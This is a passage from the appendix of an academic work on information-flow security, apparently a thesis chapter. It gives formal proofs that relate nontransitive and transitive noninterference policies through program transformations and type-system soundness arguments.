1. Let $L_{\mathcal{N}} = L_{\mathcal{T}}, \triangleright = \sqsubseteq^*$, and $\Gamma_{\mathcal{N}} = \Gamma_{\mathcal{T}}$. Then, $C(\ell) = \{\ell' \mid \ell' \triangleright \ell\} = \{\ell' \mid \ell' \sqsubseteq^* \ell\}$, and according to the definitions E.8 and E.12, $\forall \ell. (I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \iff I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2)$, and based on the definitions E.7 and E.11, $\forall \ell. (O_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} O_2 \iff O_1 \stackrel{\ell}{=}_{\mathcal{T}} O_2)$.
2. Considering Definitions E.11 and E.14,

$$\begin{aligned} & \left(\forall \ell \in L_{\mathcal{N}}. \forall M. \forall I_1, I_2. (I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1) \right) \implies \\ & \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \iff \\ & \left(\forall \ell \in L_{\mathcal{N}}. \forall M. \forall I_1, I_2. (I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1) \right) \implies \\ & \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} O_2 \end{aligned}$$
 , thus the theorem holds. \square

Proof of Lemma E.4. It is clear that the transformation only modifies the labels in the input and output commands of the given program, thus the behavior of the rest of the program stays unaffected. The changes in the labels of the input commands can be formulated as $\forall \ell. I(\ell) = I'(\{\ell\})$, where I is the input for the program c and I' is the input for the program c' .

By induction on the semantic rules shown in Figure E.24, it is proven that c' progresses the same as c with the difference that outputs are sent to the channel $C(\ell)$ in lieu of ℓ . Therefore, we formulate it for the two outputs O and O' of programs c and c' respectively as $O' = O[v_{\ell} \mapsto v_{C(\ell)}]$, which means the only difference between the output sequences O and O' are the labels of output values; ones with the label ℓ in O are recorded at the same index in O' with the label $C(\ell)$. \square

Proof of Theorem E.7. Let $c' = \text{Transform}(c)$, $L_{\mathcal{T}} = \emptyset(L_{\mathcal{N}})$, $\sqsubseteq = \subseteq$ and $\forall x \in \text{Var}_c. \Gamma_{\mathcal{T}}(x) = \{\Gamma_{\mathcal{N}}(x)\}$.

1. We have $\forall \ell \in L_{\mathcal{N}}. \forall I_1, I_2. I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \iff \forall \ell' \in L_{\mathcal{T}}. \forall I'_1, I'_2. I'_1 \stackrel{\ell'}{=}_{\mathcal{T}} I'_2$ because of Definitions E.8 and E.12. Based on Lemma E.4, we also know $\forall \ell \in L_{\mathcal{N}}. I(\ell) = I'(\{\ell\})$.
2. According to Definitions E.10 and E.14, and the semantic relation presented in Lemma E.4, the statement $\forall M. \left(\forall \ell \in L_{\mathcal{N}}. \forall I_1, I_2. (I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1) \implies \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \right) \iff \left(\forall \ell' \in L_{\mathcal{T}}. \forall I'_1, I'_2. (I'_1 \stackrel{\ell'}{=}_{\mathcal{T}} I'_2 \wedge \langle c', M, I'_1, \emptyset \rangle \rightsquigarrow O'_1) \implies \right.$

E. Nontransitive Policies Transpiled

$$\begin{aligned} \exists O'_2. \langle c', M, I'_2, \emptyset \rangle \rightsquigarrow O'_2 \wedge O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2 \Big) \text{ holds if } O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 &\iff \\ O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2. & \end{aligned}$$

3. As stated in Lemma E.4, we conclude $O'_1 = O_1 [v_\ell \mapsto v_{C(\ell)}] \wedge O'_2 = O_2 [v_\ell \mapsto v_{C(\ell)}]$. Hence, $O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \iff O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2$ and consequently, the theorem holds. \square

Proof of Theorem E.8. We prove the following statement by induction on the typing derivation and the structure of $c' = \text{Transform}(c)$: $pc \vdash \Gamma \{c'\} \Gamma' \implies \forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1 \implies \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{T}} O_2$.

The first three rules calculate the security level for expression e , by joining the security levels of its free variables.

The commands that update the security level of a variable are assignment (rules IO-TT-WRITE) and input (rule IO-TT-INPUT). Therefore, by induction on the typing derivation and the structure of c' , we can write $\forall I. \forall M. \forall x \in \text{Var}_{c'}. (\langle c', M, I, \emptyset \rangle \rightarrow^* \langle c'', M', I', O \rangle \wedge pc \vdash \Gamma \{c'\} \Gamma' \wedge pc \sqsubseteq \Gamma'(x)) \implies M(x) = M'(x)$, where $pc \sqsubseteq \Gamma'(x)$ implies that no input or assignment to x occurs in c' . Note that for input commands (rule TT-WRITE-II), the memory gets updated in a secure way since $pc \sqsubseteq \Gamma'(x)$.

It can be easily proven by induction on the typing derivation that $pc \vdash \Gamma \{c\} \Gamma' \wedge pc' \sqsubseteq pc \implies pc' \vdash \Gamma \{c\} \Gamma'$.

Next, we investigate each case as follows:

- Case (IO-TT-SKIP): It is easy to see that $pc \vdash \Gamma \{skip\} \Gamma \implies \forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle skip, M, I_1, O \rangle \rightsquigarrow O \implies \langle skip, M, I_2, O \rangle \rightsquigarrow O \wedge O \stackrel{\ell}{=}_{\mathcal{T}} O$.
- Case (IO-TT-WRITE): For this case, we can write $pc \vdash \Gamma \{x := e\} \Gamma' \implies \forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle x := e, M, I_1, O \rangle \rightsquigarrow O \implies \langle x := e, M, I_2, O \rangle \rightsquigarrow O \wedge O \stackrel{\ell}{=}_{\mathcal{T}} O$. Note that the security label of the variable after the execution of the command carries both implicit (pc) and explicit (t) dependencies.
- Case (IO-TT-IF): Based on the induction hypothesis, $pc \sqcup t \vdash \Gamma \{c_b\} \Gamma' \implies \text{TNI}_{PI}(\mathcal{T}, c_b)$ for $b = \text{true}, \text{false}$. Since $pc \sqsubseteq pc \sqcup t$, the statement holds for this case.
- Case (IO-TT-WHILE): Based on the induction hypothesis, we have $pc \sqcup t \vdash \Gamma \{c_{body}\} \Gamma \implies \text{TNI}_{PI}(\mathcal{T}, c_{body})$, and $pc \sqsubseteq pc \sqcup t$, thus $pc \vdash \Gamma \{c\} \Gamma \implies \text{TNI}_{PI}(\mathcal{T}, c)$ for $c = \text{while } e \text{ do } c_{body}$.

- Case (IO-TT-SEQ): Using the induction hypothesis, we have $pc \vdash \Gamma\{c_1\} \Gamma' \implies TNI_{PI}(\mathcal{T}, c_1) \wedge pc \vdash \Gamma'\{c_2\} \Gamma'' \implies TNI_{PI}(\mathcal{T}, c_2)$. Therefore, $pc \vdash \Gamma\{c_1; c_2\} \Gamma'' \implies TNI_{PI}(\mathcal{T}, c_1; c_2)$.
- Case (IO-TT-INPUT): Taking the condition $pc \sqsubseteq \ell$ into account, the type system only accepts input commands in the same context as the label ℓ or lower. Leaving the premise empty makes the type system unsound, due to not considering implicit flow (pc) to inputs from the level ℓ . Hence, $pc \vdash \Gamma\{input(x, \ell')\} \Gamma' \implies \forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle input(x, \ell'), M, I_1, O \rangle \rightsquigarrow O \implies \langle input(x, \ell'), M, I_2, O \rangle \rightsquigarrow O \wedge O \stackrel{\ell}{=}_{\mathcal{T}} O$.
- Case (IO-TT-OUTPUT): The condition $pc \sqcup \Gamma(x) \sqsubseteq \ell$ controls if the output is permitted with regard to the transitive policy; the premise monitors implicit flow (pc) and explicit flow ($\Gamma(x)$) to the output channel at the level ℓ . Thus, we have $pc \vdash \Gamma\{output(x, \ell')\} \Gamma \implies \forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle output(x, \ell'), M, I_1, O \rangle \rightsquigarrow O_1 \implies \langle output(x, \ell'), M, I_2, O \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{T}} O_2$ since $O_1 = O_2 = O.M(x)_{\ell'}$.
- Case (IO-TT-SUB): $pc_1 \vdash \Gamma_1\{c\} \Gamma'_1 \implies TNI_{PI}(\mathcal{T}, c)$. Considering the conditions $pc_2 \sqsubseteq pc_1 \wedge \Gamma_2 \sqsubseteq \Gamma_1 \wedge \Gamma'_1 \sqsubseteq \Gamma'_2$, we can conclude $pc_2 \vdash \Gamma_2\{c\} \Gamma'_2 \implies TNI_{PI}(\mathcal{T}, c)$. \square

Proof of Lemma E.5. For simplicity, we write $c' = \text{Canonical}(c)$. We know that $\forall x. (P(x) \iff Q(x)) \implies (\forall x. P(x) \iff \forall x. Q(x))$. So to prove the lemma, we show the correctness of the following statement:

$$\begin{aligned} & \forall M_1, M_2. \langle c', M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c', M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \implies \\ & \left(\forall \ell \in L_{\mathcal{N}}. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2) \iff \forall \ell' \in L_{\mathcal{T}}. (M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2 \implies M'_1 \stackrel{\ell'}{=}_{\mathcal{T}} M'_2) \right) \end{aligned}$$

If the execution of the program c' for (at least) one of the two arbitrary memories M_1 and M_2 does not terminate, then the premise in both security definitions does not hold, thus the lemma holds. Assuming the program is terminating for both memories, we prove the statement as follows:

1. Left to right:

- Let $I_{\mathcal{N}} = \{\ell \in L_{\mathcal{N}} \mid M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2\}$ be the set of levels in $L_{\mathcal{N}}$ that the two memories are indistinguishable for the set of labels can flow to them. Then, we have $I_{\mathcal{T}} = \{\ell' \in L_{\mathcal{T}} \mid M_1 \stackrel{\ell'}{=}_{\mathcal{T}} M_2\} = \{\ell_{\text{snk}}, \ell_{\text{src}} \in L_{\mathcal{T}} \mid \ell \in I_{\mathcal{N}}\}$. Based on Definition E.1, $M_1 \stackrel{\ell_{\text{snk}}}{=}_{\mathcal{T}} M_2 \implies M_1 \stackrel{\ell_{\text{src}}}{=}_{\mathcal{T}} M_2$.
- Using Lemma E.1, we can conclude that $\forall \ell \in I_{\mathcal{N}}. \forall x \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x) = \ell \implies (\exists x_{\text{sink}} \in \text{Var}_{c'}. \Gamma_{\mathcal{T}}(x_{\text{sink}}) = \ell_{\text{snk}} \wedge M'_1(x_{\text{sink}}) =$

E. Nontransitive Policies Transpiled

$$\begin{aligned}
& M'_2(x_{\text{sink}}) \wedge (\exists x \in \text{Var}_{c'}. \Gamma_T(x) = \ell_{\text{src}} \wedge M'_1(x) = M'_2(x)) \wedge (\exists x_{\text{temp}} \in \\
& \text{Var}_{c'}. \Gamma_T(x_{\text{temp}}) = \top \wedge M'_1(x_{\text{temp}}) = M'_2(x_{\text{temp}})) \wedge \ell_{\text{src}}, \ell_{\text{sink}} \in I_T. \\
\text{(c) Therefore, } & \forall \ell \in I_{\mathcal{N}}. M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2 \iff \forall \ell' \in I_T. M'_1 \stackrel{\ell'}{=}_T M'_2. \\
& \text{Hence, } \forall \ell \in L_{\mathcal{N}}. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2) \implies \forall \ell' \in \\
& L_T. (M_1 \stackrel{\ell'}{=}_T M_2 \implies M'_1 \stackrel{\ell'}{=}_T M'_2).
\end{aligned}$$

2. Right to left:

$$\begin{aligned}
\text{(a) Let } I_T &= \{\ell' \in L_T \mid M_1 \stackrel{\ell'}{=}_T M_2\} \text{ and } I_{\mathcal{N}} = \{\ell \in L_{\mathcal{N}} \mid M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2\} = \\
& \{\ell \in L_{\mathcal{N}} \mid \ell_{\text{sink}} \in I_T\}. \\
\text{(b) According to Lemma E.1, we have } & \forall \ell' \in I_T. \exists \ell \in L_{\mathcal{N}}. \left(\ell_{\text{sink}}, \ell_{\text{src}} \in \right. \\
& I_T \wedge \forall x \in \text{Var}_c. \Gamma_{\mathcal{N}}(x) = \ell \implies \left(\exists x_{\text{sink}} \in \text{Var}_{c'}. \Gamma_T(x_{\text{sink}}) = \right. \\
& \left. \ell_{\text{sink}} \wedge M'_1(x_{\text{sink}}) = M'_2(x_{\text{sink}}) \right) \wedge \left(\exists x \in \text{Var}_{c'}. \Gamma_T(x) = \ell_{\text{src}} \wedge M'_1(x) = \right. \\
& \left. M'_2(x) \right) \wedge \left(\exists x_{\text{temp}} \in \text{Var}_{c'}. \Gamma_T(x_{\text{temp}}) = \top \wedge M'_1(x_{\text{temp}}) = M'_2(x_{\text{temp}}) \right) \left. \right). \\
\text{(c) Thus, } & \forall \ell' \in I_T. M'_1 \stackrel{\ell'}{=}_T M'_2 \iff \forall \ell \in I_{\mathcal{N}}. M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2. \text{ Hence,} \\
& \forall \ell' \in L_T. (M_1 \stackrel{\ell'}{=}_T M_2 \implies M'_1 \stackrel{\ell'}{=}_T M'_2) \implies \forall \ell \in L_{\mathcal{N}}. (M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} \\
& M_2 \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2). \quad \square
\end{aligned}$$

Proof of Theorem E.9. By using Lemma E.2 and Lemma E.5. □

Proof of Theorem E.10. Similar to the proof of Theorem E.3. □

Proof of Theorem E.11. We start with showing that $\mathcal{P}, \Gamma_1, pc \vdash c : t \implies \mathcal{P}', \Gamma'_1, pc \vdash c' : t$, where $c' = \text{Canonical}(c)$ and we extend the typing context Γ_1 to Γ'_1 and the labeling function \mathcal{P} to \mathcal{P}' by adding temp and sink variables with the same mappings for any variable x of the program, i.e., $\forall x \in \text{Var}_c. \mathcal{P}'(x) = \mathcal{P}'(x_{\text{temp}}) = \mathcal{P}'(x_{\text{sink}}) = \mathcal{P}(x) \wedge \Gamma'_1(x) = \Gamma'_1(x_{\text{temp}}) = \Gamma'_1(x_{\text{sink}}) = \Gamma_1(x)$.

As discussed in Lemma E.1, the program is partitioned in three parts: $c' = \text{init}_{c'}, \text{orig}_{c'}, \text{final}_{c'}$. By induction on the derivation of $\text{init}_{c'}$ and using the two rules (NT-WRITE) and (NT-SEQ), we have $\mathcal{P}', \Gamma'_1, pc \vdash \text{init}_{c'} : t$ because statements are assignments of the form $x_{\text{temp}} := x$ and $\Gamma'_1(x) = \Gamma'_1(x_{\text{temp}})$. Also, since $\mathcal{P}, \Gamma_1, pc \vdash c : t$ holds, then $\forall \ell \in \Gamma_1(x) \triangleright \mathcal{P}(x)$, and thus $\forall \ell \in \Gamma'_1(x_{\text{temp}}). \ell \triangleright \mathcal{P}'(x_{\text{temp}})$.

We know that c and $\text{orig}(c')$ are identical up to α -renaming of variables $x \in \text{Var}_c$ with x_{temp} . Therefore, $\mathcal{P}, \Gamma_1, pc \vdash c : t \implies \mathcal{P}', \Gamma'_1, pc \vdash c' : t$ because $\Gamma_1(x) = \Gamma'_1(x_{\text{temp}})$, $\mathcal{P}(x) = \mathcal{P}(x_{\text{temp}})$, and $x, x_{\text{sink}} \notin \text{FV}(c')$.

At the final section, statements are the form of $x_{sink} := x_{temp}$. Similar to the init section, because $\Gamma'_1(x_{temp}) = \Gamma'_1(x_{sink})$ and $\forall \ell \in \Gamma'_1(x_{sink}). \ell \triangleright \mathcal{P}'(x_{sink})$, we can write $\mathcal{P}', \Gamma'_1, pc \vdash final_{c'} : t$. Applying the rule (NT-SEQ) two times, we conclude $\mathcal{P}', \Gamma'_1, pc \vdash init_{c'}; orig_{c'}; final_{c'} : t$.

Then, we prove $\mathcal{P}', \Gamma'_1, pc \vdash c' : t \implies pc \vdash \Gamma_2\{c'\} \Gamma_3$ where $c' = \text{Canonical}(c)$. Remember that in the transitive type system $L_T \supseteq \{\ell_{src}, \ell_{snk} \mid \ell \in L_N\} \cup \{\top, \perp\}$ and $\forall \ell, \ell' \in L_N. \ell \triangleright \ell' \iff \ell_{src} \sqsubseteq \ell'_{snk}$ such that $\langle L_T, \sqsubseteq \rangle$ is a lattice. To connect the typing contexts together meaningfully, the following constraints must be considered $\forall x \in Var_c$:

- $\Gamma_3(x_{temp}) \sqsubseteq \bigsqcup_{\ell \in \Gamma_1(x)} \ell_{src}$: The final type of x_{temp} is the join of the set of source labels in the last assignment that flow to the variable in the program c' , due to flow-sensitivity of the transitive type system, while $\Gamma'_1(x_{temp})$ is the predicted set of *all* information flows to the variable x_{temp} . Thus, $\Gamma_3(x_{temp})$ should be lower than or equal to the join of corresponding source labels of $\Gamma'_1(x_{temp}) = \bigsqcup_{\ell \in \Gamma_1(x)} \ell_{src}$.
- $\mathcal{P}(x) = \ell \implies \Gamma_2(x) = \ell_{src}, \Gamma_2(x_{temp}) = \top, \Gamma_2(x_{sink}) = \ell_{snk}$: The conditions are based on the labeling function presented in Definition E.15 to adjust the nontransitive mapping to the transitive one.
- $\Gamma_3(x) = \Gamma_2(x), \Gamma_3(x_{sink}) = \Gamma_2(x_{sink})$: As shown in Figure E.9, if the program is well-typed, the types for variables remain untouched except for Var_{temp} .

There is a one-to-one correspondence between typing rules for expressions, which yields the join of $\Gamma(x)$ for free variables $FV(e)$ as the type of the expression e . Thus, $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$.

By induction on the nontransitive typing derivation $\mathcal{P}', \Gamma'_1, pc \vdash c' : t$ and the structure of c' :

- Case (NT-SKIP): Based on the rule (TT-SKIP), $pc \vdash \Gamma_2\{c'\} \Gamma_2$ holds.
- Case (NT-WRITE): We separate this case for two subcases according to the variable on the left side of the assignment:
 - If $x \in Var_{temp}$, since $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$, based on the rule (TT-WRITE-I), we write $pc \vdash \Gamma_2\{c'\} \Gamma_2[x \mapsto pc \sqcup t']$.
 - If $x \in Var_{sink}$, we know that $e = x_{temp}$ is the only case in program c' at the $final_{c'}$ section. Because if $\mathcal{P}'(x_{sink}) = \ell'$, then $\forall \ell \in \Gamma'_1(x_{temp}) \cup pc. \ell \in \Gamma'_1(x_{sink}) \wedge \ell \triangleright \ell' \implies pc \sqcup \Gamma_3(x_{temp}) \sqsubseteq \ell'_{snk} \implies pc \sqcup \Gamma_3(x_{temp}) \sqsubseteq \Gamma_3(x_{sink})$. Hence, based on the rule (TT-WRITE-II), $pc \vdash \Gamma_3\{x := e\} \Gamma_3$.
- Case (NT-IF): Using the induction hypothesis and $\Gamma'_1 \vdash e : t \implies \Gamma_2 \vdash e : t'$, the statement $pc \vdash \Gamma_2\{c'\} \Gamma_3$ holds for this case with respect to the rule (TT-IF).

E. Nontransitive Policies Transpiled

- Case (NT-WHILE): Similar to the case (NT-IF), and according to the rule (TT-WHILE).
- Case (NT-SEQ): Using the induction hypothesis, $pc \vdash \Gamma_2\{c_1\}\Gamma_3$ and $pc \vdash \Gamma_3\{c_2\}\Gamma_4$, then $pc \vdash \Gamma_2\{c_1; c_2\}\Gamma_4$ by using the rule (TT-SEQ).
- Case (NT-SUB-II): Using the induction hypothesis, we write $pc_1 \vdash \Gamma_2\{c\}\Gamma'_2$. Since $pc_2 \sqsubseteq pc_1$, $\Gamma_3 \sqsubseteq \Gamma_2$, $\Gamma'_2 \sqsubseteq \Gamma'_3$ and in combination with the rule (NT-SUB-I), $pc_2 \vdash \Gamma_3\{c\}\Gamma'_3$ holds. \square

Proof of Lemma E.6. Clearly, the transformation only modifies the labels in the input and output commands of the given program, thus the behavior of the rest of the program stays unaffected. The changes in the labels of the input commands can be formulated as $\forall \ell. I(\ell) = I'(\ell_{src})$, where I is the input for the program c and I' is the input for the program c' .

By induction on the semantic rules shown in Figure E.24, it is proven that c' progresses the same as c with the difference that outputs are sent to the channel ℓ_{snk} instead of ℓ . Therefore, we formulate it for the two outputs O and O' of programs c and c' respectively as $O' = O[v_\ell \mapsto v_{\ell_{snk}}]$. Thus the only difference between the output sequences O and O' are the labels of output values; ones with the label ℓ in O are recorded at the same index in O' with the label ℓ_{snk} . \square

Proof of Theorem E.12. Let $c' = \text{Transform}(c)$, $L_T \supseteq \{\ell_{src}, \ell_{snk} \mid \ell \in L_N\} \cup \{\top, \perp\}$ and $\forall \ell, \ell' \in L_N. \ell \geq \ell' \iff \ell_{src} \sqsubseteq \ell'_{snk}$ (\geq is reflexive) such that $\langle L_T, \sqsubseteq \rangle$ is a lattice, and $\forall x \in \text{Var}_c. \Gamma_N(x) = \ell \implies \Gamma_T(x) = \ell_{src}$.

1. We have $\forall \ell \in L_N. \forall I_1, I_2. I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \iff \forall \ell' \in L_T. \forall I'_1, I'_2. I'_1 \stackrel{\ell'}{=}_{\mathcal{T}} I'_2$ because of Definitions E.8 and E.12. Based on Lemma E.6, we also know $\forall \ell \in L_N. I(\ell) = I'(\ell_{src})$.
2. According to Definitions E.10 and E.14, and the semantic relation presented in Lemma E.6, the statement $\forall M. \left(\forall \ell \in L_N. \forall I_1, I_2. \left(I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1 \right) \implies \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \right) \iff \left(\forall \ell' \in L_T. \forall I'_1, I'_2. \left(I'_1 \stackrel{\ell'}{=}_{\mathcal{T}} I'_2 \wedge \langle c', M, I'_1, \emptyset \rangle \rightsquigarrow O'_1 \right) \implies \exists O'_2. \langle c', M, I'_2, \emptyset \rangle \rightsquigarrow O'_2 \wedge O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2 \right)$ holds if $O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \iff O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2$.
3. As stated in Lemma E.6, we conclude $O'_1 = O_1[v_\ell \mapsto v_{\ell_{snk}}] \wedge O'_2 = O_2[v_\ell \mapsto v_{\ell_{snk}}]$. Hence, $O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2 \iff O'_1 \stackrel{\ell'}{=}_{\mathcal{T}} O'_2$ and consequently, the theorem holds. \square